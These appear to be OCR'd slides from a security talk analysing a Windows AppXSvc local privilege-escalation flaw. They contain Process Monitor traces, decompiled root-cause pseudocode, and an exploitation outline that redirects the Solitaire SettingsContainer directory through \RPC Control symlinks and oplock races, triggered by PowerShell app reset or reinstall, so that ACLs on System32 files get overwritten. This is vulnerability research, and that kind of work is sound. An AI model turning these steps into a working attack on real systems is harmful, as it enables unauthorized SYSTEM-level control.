
Date:	2/22/2021 3:23:15 PM
Thread:	4992
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe\SettingsContainer
Duration:	0.0000199

Desired Access:	Read Attributes, Read Control, Write DAC, Write Owner, Access System Security
Disposition:	Open
Options:	Open Reparse Point
Attributes:	n/a
ShareMode:	Read, Write, Delete
AllocationSize:	n/a
Impersonating:	NT AUTHORITY\SYSTEM
OpenResult:	Opened



```
C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe>icacls SettingsContainer
SettingsContainer The trust relationship between this workstation and the pri
(F)
                  The trust relationship between this workstation and the pri
(OI)(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                  BUILTIN\Administrators:(OI)(CI)(F)
                  DESKTOP-PSN0BMJ\test:(OI)(CI)(F)
                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                  BUILTIN\Administrators:(I)(OI)(CI)(F)
                  DESKTOP-PSN0BMJ\test:(I)(OI)(CI)(F)
                  Mandatory Label\Low Mandatory Level:(OI)(CI)(NW)

Successfully processed 1 files; Failed processing 0 files
```



Frame	Module	Location
K 6	ntoskrnl.exe	ObpLookupObjectName + 0x3fe
K 7	ntoskrnl.exe	ObOpenObjectByNameEx + 0x1fa
K 8	ntoskrnl.exe	IopCreateFile + 0x40f
K 9	ntoskrnl.exe	NtOpenFile + 0x58
K 10	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25
U 11	ntdll.dll	NtOpenFile + 0x14
U 12	ntmarta.dll	I_MartaFileNtOpenFile + 0x57
U 13	ntmarta.dll	MartaOpenFileNamedObject + 0xa0
U 14	ntmarta.dll	AccRewriteSetNamedRights + 0x13c
U 15	ntmarta.dll	SetNamedSecurityInfoW + 0x6c
U 16	AppXDeploymentExtensions.onecore.dll	DirectoryACLs::ApplySecurityDescriptor + 0x337
U 17	AppXDeploymentExtensions.onecore.dll	DirectoryACLs::ApplyPackageDataAccessACLs + 0xbf
U 18	AppXDeploymentExtensions.onecore.dll	Common::Deployment::AccessHelpers::AddPackageDataAccessHelper + 0xa4
U 19	AppXDeploymentExtensions.onecore.dll	StateCreation::CreatePublisherSubFolder + 0x221
U 20	AppXDeploymentExtensions.onecore.dll	StateCreation::CommitPublisherTree + 0x1ab
U 21	AppXDeploymentExtensions.onecore.dll	StateCreation::CreateStateLocations + 0x17a
U 22	AppXDeploymentExtensions.onecore.dll	DEH::State::ExtensionHandler::CommitAppxInstall + 0x149
U 23	AppXDeploymentExtensions.onecore.dll	DEH::State::ExtensionHandler::CommitChanges + 0x90
U 24	AppXDeploymentExtensions.onecore.dll	OSIntegration::DEH::Internal::MainPackageDeploymentExtensionHandler::CommitRequest + 0x29
U 25	AppXDeploymentServer.dll	AppXApplyTrustLabelToFolder + 0x95d86
U 26	AppXDeploymentServer.dll	AppXApplyTrustLabelToFolder + 0x94b28
U 27	AppXDeploymentServer.dll	GetSessionIdsOwnedByUser + 0x4421e
U 28	AppXDeploymentServer.dll	GetSessionIdsOwnedByUser + 0x1b25
U 29	AppXDeploymentServer.dll	CreateCanonicalPriFileImplementation + 0x1ac8c
U 30	AppXDeploymentServer.dll	IsPackageInstalledInternal + 0x76f
U 31	AppXDeploymentServer.dll	IsPackageInstalledInternal + 0x539
U 32	ntdll.dll	TppSimplepExecuteCallback + 0x99
U 33	ntdll.dll	TppWorkerThread + 0x68a
U 34	kernel32.dll	BaseThreadInitThunk + 0x14
U 35	ntdll.dll	RtlUserThreadStart + 0x21


Root cause: vulnerable code

```
int64 Common::Deployment::AccessHelpers::AddPackageDataAccessHelper(DirectoryACLs *pDirectoryName, ...) {
  if (dir_exist)
    DirectoryACLs::ApplyPackageDataAccessACLs(...); //as test user
  else {
    Common::ImpersonateSelf::Impersonate(...); //impersonate with SYSTEM
    DirectoryACLs::ApplyPackageDataAccessACLs(DirectoryACLs *pDirectoryName, ...); //as SYSTEM
    Common::ImpersonateSelf::~ImpersonateSelf(...);
  }
  ...
}
```

```
int64 DirectoryACLs::ApplyPackageDataAccessACLs(DirectoryACLs *pDirectoryName, ...) {
  ...
  DirectoryACLs::ApplySecurityDescriptor((WCHAR *)pDirectoryName,2,SecurityAttributes->lpSecurityDescriptor);
  ...
}
```

```
int64 DirectoryACLs::ApplySecurityDescriptor(WCHAR *wszDirName, ...) {
  Common::Deployment::Privilege::Initialize(...); //Common::ImpersonateSelf::Impersonate with SYSTEM
  Common::Deployment::Privilege::Enable(...); //Privilege::SetPrivilege -> AdjustTokenPrivileges
  GetNamedSecurityInfoW(wszDirName, SE_FILE_OBJECT, 4u, 0i64, 0i64, &pAcl, 0i64, &P);
  CalculateNewDacl(pAcl, ..., &pDacl);
  SetNamedSecurityInfoW(wszDirName, SE_FILE_OBJECT, v18, psidOwner, psidGroup, pDacl, v10); //redirect wszDir
  ...
}
```

Exploitable?



AppXSvc Service

Create File for GetNamedSecurityInfo: SettingsContainer|mcg dir

Create File for SetNamedSecurityInfo: SettingsContainer|mcg dir

Overwrite ACL for the target: C:\Windows\System32\TargetFile

File Redirection
Directory to File?

Race Condition
Oplock on directory?

User Application


Reset Solitaire

File Redirection

Challenges

- File Redirection
    - File-to-File redirection trick
        - Source Dir\Source File -> Target File
            - Mount Point: Source Dir -> \RPC Control
            - Object symlink: \RPC Control\Source File -> Target File
    - Limitations
        - Directory-to-File redirection?
        - GetNamedSecurityInfo/SetNamedSecurityInfo work for both directory and file at the same time?
- Race Condition
    - Oplock
        - Setoplock on SettingsContainer|mcg directory
    - Limitations
        - No oplock type can block Read Attributes on the directory by GetNamedSecurityInfo
        - Can’t redirect the same directory inside oplock callback
        - Noisy file operations on SettingsContainer|mcg directory
- Run the exploit automatically

Re-visit the vulnerability



Settings

Microsoft Solitaire Collection

Configure lock screen notification settings

Defaults

Select which apps to use to listen to music, look at pictures, check mail, watch videos, and more.

Set default apps

Terminate

Immediately terminate this app and its related processes.

Terminate

Reset

If this app isn't working right, reset it. The app's data will be deleted.

Reset

Uninstall

Uninstall this app and its settings. Your documents will not be affected.

Uninstall

Powershell: Reset the Solitaire – supported on Win 10 build 20175
Get-AppxPackage Microsoft.MicrosoftSolitaireCollection | Reset-AppxPackage


=

Powershell: Uninstall the Solitaire
Get-AppxPackage Microsoft.MicrosoftSolitaireCollection | Remove-AppxPackage

+

Powershell: Reinstall the Solitaire
Add-AppxPackage -DisableDevelopmentMode -Register 'C:\Program Files\WindowsApps\Microsoft.MicrosoftSolitaireCollection_4.9.1252.0_x64__8wekyb3d8bbwe\AppXManifest.xml'

File Operations Timeline

